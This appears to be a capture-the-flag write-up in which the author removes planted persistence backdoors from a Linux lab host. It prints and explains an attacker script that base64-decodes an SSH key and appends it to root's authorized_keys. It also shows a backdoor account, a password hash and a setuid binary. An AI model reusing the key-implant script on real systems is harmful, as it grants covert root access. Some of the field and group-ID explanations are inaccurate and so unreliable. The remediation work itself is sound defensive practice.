KEY=$(echo "c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUhSZHg1UnE1K09icTY2Y3l3ejVLVzlvZlZtME5DWjM5RVBEQTJDSkRxeDEgbm9ib2R5QG5vdGhpbmcK" | base64 -d)

This line decodes another base64-encoded string and assigns the result to the variable PATH. It's important to note that using the variable name PATH can potentially overwrite the system environment variable PATH, which defines the directories that the shell searches for executable files.

PATH=$(echo "L3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMK" | base64 -d)

/bin/grep -q "$KEY" "$PATH" || echo "$KEY" >> "$PATH"


/bin/grep -q "$KEY" "$PATH": This command uses the grep utility to search for the value of the KEY variable within the file specified by the PATH variable. The -q flag makes grep quiet, meaning it will not display any output.

||: This logical operator performs the following command only if the preceding command fails (returns a non-zero exit status).

echo "$KEY" >> "$PATH": This command appends the value of the KEY variable to the file specified by the PATH variable. This seems to be adding the key to the file if it's not already present.


In summary, this script decodes a base64-encoded key and path, then uses grep to check if the key exists in the specified file. If the key doesn't exist, it appends the key to the file.


So we're gonna go ahead and remove this script and the cronjob that calls it. And with that, we've cleared all the potentially nasty cron jobs. Last thing in this step is to remove that SSH key from our authorized_keys file.



Lets remove the key from the authorized_keys file:

Erel Regev






6 fully remediated, 2 not remediated.

These were the Fifth and Sixth to handle. Two left.

Viewing /etc/passwd



Let's break down the fields in this entry:

gnats:x:41:0:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/bash

gnats: This is the username associated with the user account.

x: In the /etc/passwd file, the x in this field indicates that the password hash is stored in the /etc/shadow file (or a similar location) and not directly in the /etc/passwd file.

41: This is the user's numeric User ID (UID), a unique identifier assigned to each user account.

0: This is the user's numeric Group ID (GID), indicating which primary user group the user belongs to. In this case, the GID 0 typically represents the root group.

Gnats Bug-Reporting System (admin): This is the user's full name or description.

HTB Challenge -PersistenceIsFutile -Subject: Forensics -Difficulty: Medium

Erel Regev

/var/lib/gnats: This is the user's home directory.

/bin/bash: This is the user's default shell.

This entry represents a user account named gnats. The account seems to be related to the Gnats Bug-Reporting System and has a home directory at /var/lib/gnats. The default shell for this user is /bin/bash, which means they have access to the Bash shell.

The fields x, 41, and 0 are placeholders for the actual password hash and the numeric UID and GID values, which are typically stored in the /etc/shadow file for enhanced security. The /etc/passwd file contains basic information about user accounts, but it doesn't include the actual password hash for security reasons.

we change /bin/bash to /usr/sbin/nologin

```
root@forensicspersistence-539395-6d44b47bb9-s6pt2:~# sudo chsh --shell /usr/sbin/nologin gnats
root@forensicspersistence-539395-6d44b47bb9-s6pt2:~#
```

```
root@forensicspersistence-539395-6d44b47bb9-6b97j:/var/spool/anacron# sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:0:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

Not done yet.

I forgot about the fact that the GID of this user is root. It has to be changed as well!

41 is the numeric User ID (UID) associated with the user account.

0 is the numeric Group ID (GID) associated with the user account.

```
root@forensicspersistence-539395-6d44b47bb9-6b97j:~# sudo groupmod -o -g 41 root
root@forensicspersistence-539395-6d44b47bb9-6b97j:~# sudo cat /etc/passwd
root:x:0:41:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ./solveme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is not remediated
Issue 4 is fully remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is partially remediated
Issue 8 is fully remediated
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~#
```

Still not enough. Let's continue with the second file /etc/shadow.

Viewing /etc/shadow

When investigating the file, another user can be found that clearly has a hash – a password to login with.

Let's edit the file using vi:

```
irc:*:18733:0:99999:7:::
gnats:*:18733:0:99999:7:::
nobody:*:18733:0:99999:7:::
_apt:*:18733:0:99999:7:::
systemd-timesync:*:18761:0:99999:7:::
systemd-network:*:18761:0:99999:7:::
systemd-resolve:*:18761:0:99999:7:::
messagebus:*:18761:0:99999:7:::
dnsmasq:*:18761:0:99999:7:::
sshd:*:18761:0:99999:7:::
user:$6$0..haIB2NMyT0/XH$vx5dw9pPri/gxrakXu0cQwaRp3e2mb70SpBHVDV32LPeUvh0Hy1NRSoJxAGoJ4ZeCbuZL9.7dWueWSoJ7MbTH0:18761:0:99999:7:::
gnats:*:18733:0:99999:7:::
~
~
~
~
~
~
-- INSERT --
```

```
root@forensicspersistence-539395-6d44b47bb9-6b97j:~# cat /etc/shadow
root:*:18733:0:99999:7:::
daemon:*:18733:0:99999:7:::
bin:*:18733:0:99999:7:::
sys:*:18733:0:99999:7:::
sync:*:18733:0:99999:7:::
games:*:18733:0:99999:7:::
man:*:18733:0:99999:7:::
lp:*:18733:0:99999:7:::
mail:*:18733:0:99999:7:::
news:*:18733:0:99999:7:::
uucp:*:18733:0:99999:7:::
proxy:*:18733:0:99999:7:::
www-data:*:18733:0:99999:7:::
backup:*:18733:0:99999:7:::
list:*:18733:0:99999:7:::
irc:*:18733:0:99999:7:::
gnats:*:18733:0:99999:7:::
nobody:*:18733:0:99999:7:::
_apt:*:18733:0:99999:7:::
systemd-timesync:*:18761:0:99999:7:::
systemd-network:*:18761:0:99999:7:::
systemd-resolve:*:18761:0:99999:7:::
messagebus:*:18761:0:99999:7:::
dnsmasq:*:18761:0:99999:7:::
sshd:*:18761:0:99999:7:::
user:$6$0..haIB2NMyT0/XH$vx5dw9pPri/gxrakXu0cQwaRp3e2mb70SpBHVDV32LPeUvh0Hy1NRSoJxAGoJ4ZeCbuZL9.7dWueWSoJ7MbTH0:18761:0:99999:7:::
gnats:*:18733:0:99999:7:::
root@forensicspersistence-539395-6d44b47bb9-6b97j:~#
```

Erel Regev

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ./solveme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is not remediated
Issue 4 is fully remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~#
```

That was the Seventh backdoor to handle. One left!

/usr/sbin/ppppd

```
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$ ls -la /usr/sbin/ppppd
-rwsr-xr-x 1 root root 129816 May 14  2021 /usr/sbin/ppppd
user@forensicspersistence-539395-6d44b47bb9-kd2qr:~$
```

The presence of the s in the owner's execute permission (rws) indicates the setuid permission. This means that when the file is executed, it runs with the permissions of the owner (in this case, the root user), regardless of who is executing it. This can be a security concern if not properly managed, as it can potentially grant unintended privileges to users

In this case, the file /usr/sbin/ppppd is owned by the root user, is executable by the owner and group, and has the setuid permission. It is a part of the Point-to-Point Protocol Daemon (pppd) used for managing network connections, often used for dial-up connections. Let's remove it.

Finally! That was the Last backdoor to handle. An amazing challenge!!

```
root@forensicspersistence-539395-6d44b47bb9-kd2qr:~# ./solveme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is fully remediated
Issue 4 is fully remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated

Congrats: HTB{                    }
```